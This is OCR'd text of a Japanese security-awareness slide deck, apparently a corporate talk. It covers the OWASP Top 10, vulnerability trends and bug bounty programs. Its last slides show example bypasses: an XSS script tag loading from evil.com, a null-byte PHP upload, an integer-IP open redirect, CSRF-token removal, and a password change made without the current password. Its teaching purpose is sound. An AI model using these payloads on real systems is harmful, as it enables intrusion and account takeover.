


■Webアプリケーションのセキュリティテスト

- ID管理テスト
- 認証テスト
- 承認テスト
- セッション管理テスト
- 入力検証テスト
- エラー処理のテスト
- 弱い暗号化のテスト
- ビジネスロジックテスト
- クライアント側のテスト
- APIテスト

：

- ファイルのアップロードのテスト



アジェンダ

1.これからのエンジニアへの要件
- 1.1　セキュリティ事故の背景
- 1.2　ソフトウェアテストの現状
- 1.3　エンジニアに求められるスキル

2.セキュリティスキルの習得方法
- 2.1　ソフトウェア脆弱性の種類
- 2.2　脆弱性診断のテスティング環境
- 2.3　目指すべきセキュリティスキルのレベル

3.セキュリティ品質向上に向けて
- 3.1　脆弱性の傾向を把握するご提案
- 3.2　バグバウンティプログラムのご提案
- 3.3　バグバウンティの実例紹介

3.セキュリティ品質向上にむけて


♪提案①：定期的に傾向を把握して重要な脅威に努力を集中してはいかがでしょうか!?

セキュリティの重大リスクは、常に変化していることを忘れてはいけません。

OWASP TOP10は、4年に1度の更新 ☞

OWASP TOP10 2017	OWASP TOP10 2021
インジェクション	アクセス制御の不備
認証の不備	暗号化の失敗
機密データの露出	インジェクション
XML外部実態参照（XXE）	安全が確認されない不安な設計
アクセス制御の不備	セキュリティの設定ミス
セキュリティ設定のミス	脆弱で古くなったコンポーネント
クロスサイト・スクリプティング	識別と認証の失敗
安全でないデシリアライゼーション	ソフトウェアとデータの整合性の不具合
機知の脆弱性を持つコンポーネントの使用	セキュリティログとモニタリングの失敗
不十分なロギングと監視	サーバサイドリクエストフォージェリ

バグバウンティレポート、ベンダーの速報
CVE速報を含む集約DB ☞



【参考】 https://vulners.com/

3.セキュリティ品質向上にむけて

♪集約DBからアクセス制御(access control)について、年度毎に傾向を集計してみた!!

アクセス制御については、2020年から急激に増え始めたように思えます。

	検索対象	検索対象期間	結果
2018年：	"access control" AND published:	[2018-01-01 TO 2018-12-31]	3,115 件
2019年：	"access control" AND published:	[2019-01-01 TO 2019-12-31]	2,384 件
2020年：	"access control" AND published:	[2020-01-01 TO 2020-12-31]	12,049 件
2021年：	"access control" AND published:	[2021-01-01 TO 2021-12-31]	19,977 件
2022年：	"access control" AND published:	[2022-01-01 TO 2022-04-30]	10,596 件
			⇩
		2022年予想	31,788 件

急激な変化をとらえて早めに対応する

3.セキュリティ品質向上にむけて

♪提案②：バグバウンティプログラムを検討してみてはいかがでしょうか!?

システムやネットワークの複雑化

プログラムの高度化

↓

攻撃手法の多様化

↓

バグ発見は開発者だけでは不十分

↓


外部の攻撃視点からのチェックが有効

多くの視点からの脆弱性診断が、セキュリティの品質向上に有効

3.セキュリティ品質向上にむけて

♪バグバウンティプログラムとは…

企業のWEBアプリケーションに脆弱性がないかを世界中のハッカーに依頼して、
バグの重要度に応じて、報奨金を支払う仕組み



【参考】 https://bugbounty.jp/

3.セキュリティ品質向上にむけて

♪提案③：社内版バグバウンティプログラムを導入してみてはどうだろうか!?

2021年バグバウンティプログラムの報奨金の合計

Top 10 Vulnerabilities		Total bounty payouts 2021
1	Cross-site Scripting (XSS)	$4,568,335
2	Information Disclosure	$4,520,834
3	Improper Access Control	$4,173,966
4	Insecure Direct Object Reference (IDOR)	$2,678,161
5	Privilege Escalation	$2,273,302
6	Improper Authentication	$1,981,539
7	Code Injection	$1,502,707
8	SQL Injection	$1,440,657
9	Server-Side Request Forgery (SSRF)	$1,420,749
10	Business Logic Errors	$874,511

$36,925,156

TOTAL BOUNTIES FINANCIAL REWARDS AMOUNT

約48億円

【参考】 hackerone Hacker-Powered Security Report INDUSTRY INSIGHTS ‘21

3.セキュリティ品質向上にむけて

♪個人に支払われた報奨金は、いったいどれくらいどうだろうか!?

2022年バグバウンティプログラムの報奨金の例

バグバウンティプログラム	種別	脆弱性	報奨金（$）	報奨金（¥）
-	認証系	2FA bypass	$100	¥13,000
Flickr	情報漏洩	Information disclosure	$500	¥65,000
Alibaba	インジェクション	XSS	$1,000	¥130,000
Google	認証系	Authentication bypass	$1,337	¥173,810
-	情報漏洩	Information disclosure	$1,500	¥195,000
-	インジェクション	XSS	$3,000	¥390,000
-	認証系	Account takeover	$3,000	¥390,000
Meta / Facebook	認証系	2FA bypass	$3,150	¥409,500
Rarible	インジェクション	XSS	$5,000	¥650,000
Google	アクセス制御	Broken Access Control	$5,000	¥650,000
Meta / Facebook	情報漏洩	Information disclosure	$12,000	¥1,560,000
Microsoft	認証系	Account takeover	$40,000	¥5,200,000
Meta / Facebook	認証系	Account takeover	$98,250	¥12,772,500

【参考】 https://pentester.land/list-of-bug-bounty-writeups.html

3.セキュリティ品質向上にむけて

♪社内版バグバウンティプログラムの仕組みを考えてみた!!

もしかすると現代社会の給与が上がらない問題を解決できるかもしれない!?

会社

社内版バグプログラムの導入

会社

セキュリティをビジネス化

セキュリティ人材が育つ

会社

社内システムの防衛

会社

システムの品質が向上

会社

社員

社員は給与を上げたい

バグを探す勉強をする

社員

発見されたバグを修正

社員

最終的には会社の利益

3.セキュリティ品質向上にむけて

♪バグバウンティ事例… プロトコルの変更でのバイパス

管理者パネル機能

権限なし

https://admin.example.com

⇨ リクエスト ⇨

⇦ レスポンス ⇦ 403 エラー

⇩ プロトコルを変更

管理者パネル

http://admin.example.com

⇨ リクエスト ⇨

⇦ レスポンス ⇦ 200 OK

3.セキュリティ品質向上にむけて…バグバウンティ事例

♪バグバウンティ事例… 絵文字のエラー処理

⇨ ⇨ リクエスト ⇨ ⇨

⇦ ⇦ レスポンス ⇦ ⇦

⇨
⇦

⇩ クロスサイトスクリプティングを確認

脆弱性不明：クロスサイトスクリプティング ⇦ WAFでブロック

➥ "><script src=//evil.com></script>…etc

⇩ 😯のみを入力

脆弱性あり：SQLコードエラー

⇨
⇦

3.セキュリティ品質向上にむけて

♪バグバウンティ事例… 無制限のファイルアップロード

画像ファイルアップロード機能

user.jpg

⇨ ファイルアップロード ⇨

➥ ファイルの拡張子をチェック

➥ ファイルの内容をチェック

evil.php

evil.php%00.jpg

⇨ ファイルアップロード ⇨

GIF98を追加

➥ ファイルの拡張子検証をバイパス

➥ ファイルの内容検証をバイパス

3.セキュリティ品質向上にむけて

♪バグバウンティ事例… フィルタをバイパスするURLリダイレクト

https://www.example.com/login?forward=/account

⇨ リクエスト ⇨

⇦ レスポンス ⇦ OK

⇨ リダイレクト ⇨

⇩ リダイレクトの検証

https://www.example.com/login?forward=https://google.com ⇦ 142.250.64.100

⇨ リクエスト ⇨

⇦ レスポンス ⇦ エラー

⇩ プロトコルとIPアドレスを整数に変更

➡ 142.250.64.100=8E.FA.40.64(16進数)=2398765156(10進数)

https://www.example.com/login?forward=http://2398765156

⇨ リクエスト ⇨

⇨ リダイレクト ⇨

3.セキュリティ品質向上にむけて

♪バグバウンティ事例… CSRFトークンを悪用してのバイパス

プロフィール編集機能

⇨ リクエスト ⇨

POST /editprofile
Host: example.com
{“user_name”:”victim”,
“csrf_token”:”VICTIM_TOKEN”}

⇦ レスポンス ⇦ 200 OK

⇩ csrf_tokenパラメータを削除

⇨ リクエスト ⇨

POST /editprofile
Host: example.com
{“user_name”:”victim”}

閲覧不可

⇦ レスポンス ⇦ エラー

⇩ GETメソッドに変更

⇨ リクエスト ⇨

GET /editprofile?user_name=victim
Host: example.com

閲覧可能

⇦ レスポンス ⇦ 200 OK

3.セキュリティ品質向上にむけて

♪バグバウンティ事例… パラメータ欠陥によるアカウント乗っ取り

パスワード変更機能

⇨ リクエスト ⇨

……

```
POST /api/change_password
Host: example.com
{"email":"victim@mail.com",
"password_current":"nowpassword",
"password_new":"newpassword",
"password_confirm":"newpassword",
"csrf_token":"VICTIM_TOKEN"}
```

⇩ password_currentとcsrf_tokenを削除

パスワード変更可

⇨ リクエスト ⇨

……

```
POST /api/change_password
Host: example.com
{"email":"victim@mail.com",
"password_new":"newpassword",
"password_confirm":"newpassword"}
```

本日のまとめ

1．これからのエンジニアは、スムーズに開発を進める上でセキュリティスキルも必要

2．脆弱性を意図的に含んだテスティング環境等を利用してセキュリティスキルを習得

3．身につけたセキュリティスキルをテスト技法から設計へとできるところから着手

4．セキュリティには国境がなく、世界レベルでの情報収集とスキル習得を常に継続

5．バグバウンティプログラムを活用してアプリケーションの品質向上を目指すのもアリ

ご清聴いただき、ありがとうございました。
ご相談、お待ちしております！

株式会社 日本ビジネスデータープロセシングセンター
サイバーセキュリティ148
Cyber Security Evangelist
山田　一夫

Twitter: @NeoGuilde
Mail: yamada-kazuo@nihon-data.jp